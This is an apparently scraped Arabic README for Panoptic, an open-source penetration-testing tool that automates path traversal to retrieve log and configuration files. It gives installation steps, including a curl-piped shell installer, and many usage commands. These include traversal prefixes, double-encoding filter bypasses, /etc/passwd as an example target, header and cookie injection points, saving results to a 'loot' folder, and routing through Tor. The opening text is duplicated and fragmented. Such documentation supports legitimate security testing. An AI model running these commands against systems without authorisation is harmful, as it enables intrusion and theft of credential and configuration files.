 lightos/panoptic


Panoptic هي أداة مفتوحة المصدر لاختبار الاختراق تعمل على أتمتة عملية البحث واسترجاع المحتوى لملفات السجلات والإعدادات الشائعة عبر ثغرات اجتياز المسار (Path Traversal).




Panoptic هي أداة اختبار اختراق مفتوحة المصدر تعمل على أتمتة البحث عن ملفات السجلات والإعدادات الشائعة واسترجاعها من خلال ثغرات اجتياز المسار (path traversal).
--concurrency)FUZZ
في أي قيمة من قيم --header أو --data--base64)/etc/passwd لملفات الدليل الرئيسي،
وmysql-bin.index لملفات binlog--output-format)--resume-file)--config)0600 للمالك فقط على
POSIX وحماية الروابط الرمزية للمكوّن النهائي حيث يدعم نظام التشغيل ذلك--update)ثبّت Panoptic باستخدام pipx. فهو يضع أمر panoptic
على PATH الخاص بك ويُبقي تبعيات Panoptic منفصلة عن Python
الخاص بالنظام.
على Kali أو Debian أو Ubuntu:
sudo apt install pipx git
pipx ensurepath
pipx install git+https://github.com/lightos/Panoptic.git
على macOS، باستخدام Homebrew:
brew install pipx git
pipx ensurepath
pipx install git+https://github.com/lightos/Panoptic.git
على Windows، مع تثبيت Python وGit:
py -m pip install --user pipx
py -m pipx ensurepath
py -m pipx install git+https://github.com/lightos/Panoptic.git
ثم افتح طرفية جديدة وتحقق من أنها تعمل:
panoptic --version
حدّث باستخدام pipx upgrade panoptic. لا تشغّل pip install panoptic: اسم PyPI هذا يعود لمشروع غير ذي صلة.
إذا كان Python في نظامك أقدم من 3.11 (على سبيل المثال على Ubuntu 22.04)، فاستخدم uv بدلاً من ذلك. فهو ينزّل إصدار Python مناسبًا بنفسه:
curl -LsSf https://astral.sh/uv/install.sh | sh
source "$HOME/.local/bin/env"
uv tool install git+https://github.com/lightos/Panoptic.git
ثم افتح طرفية جديدة ونفّذ panoptic --version. حدّث باستخدام
uv tool upgrade panoptic.
لتشغيل Panoptic من نسخة مستنسخة، على سبيل المثال للعمل عليه، ثبّته في
بيئة افتراضية داخل النسخة المستنسخة. على Debian وUbuntu، يتطلب هذا
sudo apt install python3-venv أولاً.
git clone https://github.com/lightos/Panoptic.git
cd Panoptic
python3 -m venv .venv
.venv/bin/python -m pip install -e ".[dev]"
.venv/bin/panoptic --version
شغّله كـ .venv/bin/panoptic، أو نفّذ source .venv/bin/activate في كل
طرفية جديدة لاستخدام panoptic وpython panoptic.py مباشرةً. على Windows،
استخدم .venv\Scripts\python و.venv\Scripts\panoptic بدلاً من ذلك. يُبقي
التثبيت القابل للتحرير Panoptic مرتبطًا بنسخة الشيفرة المستخرجة، لذا
يمكن لـ panoptic --update تحديثه في مكانه.
panoptic --url "http://target/include.php?file=test.txt"
panoptic --url "http://target/include.php?file=test.txt"
panoptic --url "http://target/include.php?file=test.txt&id=1" \
  --param file
panoptic --url "http://target/include.php" \
  --data "file=test.txt&id=1" --param file
يحل مسار الملف محل المقطع الأخير من مسار URL. تُرسل تسلسلات
الاجتياز مثل ../ تمامًا كما هي مكتوبة. لا يقوم Panoptic
بتطبيعها وإزالتها، رغم أن الخادم الهدف قد يفعل ذلك.
panoptic --url "http://target/view.php/test.txt" --path-based
panoptic --url "http://target/files/view/test.txt" --path-based \
  --prefix "../" --multiplier 6
panoptic --url "http://target/load.php?file=dGVzdC50eHQ=" \
  --base64 --auto
panoptic --url "http://target/page.php" \
  --header "Cookie: lang=FUZZ" --auto
panoptic --url "http://target/api/load" \
  --data '{"file":"FUZZ"}' --auto
panoptic --url "http://target/page.php" \
  --header "X-Template: FUZZ" --auto
panoptic --url "http://target/view.php?file=test&type=txt" \
  --param file --ext-param type
panoptic --url "http://target/filtered.php?file=test.txt" \
  --prefix "....//....//....//....//"
تُرسَل البادئات تمامًا كما هي مُعطاة، لذا تصل تسلسلات الاجتياز المُرمَّزة
إلى الهدف دون تغيير. على سبيل المثال، في ..%252f تكون النقاط حرفية
ويُرمَّز الشرطة المائلة فقط ترميزًا مزدوجًا: فك الترميز الأول يحوّل %252f إلى
%2f، لذا لا يرى أي مرشّح يفكّ الترميز مرة واحدة أي ../، بينما يحوّلها فك الترميز
الثاني من جانب التطبيق إلى /:
panoptic --url "http://target/files/view/test.txt" --path-based \
  --prefix "..%252f" --multiplier 6
بادئة مشفرة مفردة مثل %2e%2e%2f تصبح ../ بعد فك ترميز واحد. وهي لا تفيد إلا ضد المرشحات التي تفحص الطلب الخام غير المفكوك الترميز:
panoptic --url "http://target/include.php?file=test.txt" \
  --prefix "%2e%2e%2f" --multiplier 6
panoptic --url "http://target/include.php?file=test.txt" \
  --os "*NIX" --type conf
panoptic --url "http://target/include.php?file=test.txt" \
  --software PostgreSQL
panoptic --url "http://target/include.php?file=test.txt" \
  --output-format json --output-file results.json \
  --resume-file scan.checkpoint
panoptic --url "http://target/include.php?file=test.txt" \
  --write-files --output-dir loot
يُحفظ كل ملف يتم العثور عليه ضمن --output-dir (الافتراضي ./output)، مع
تجرّيد قالب الصفحة المحيط حيثما أمكن. تُنقّى أسماء الملفات
وتُبقى داخل دليل الإخراج.
panoptic --url "https://target/include.php?file=test.txt" \
  --proxy "socks5://127.0.0.1:9050" --invalid-ssl

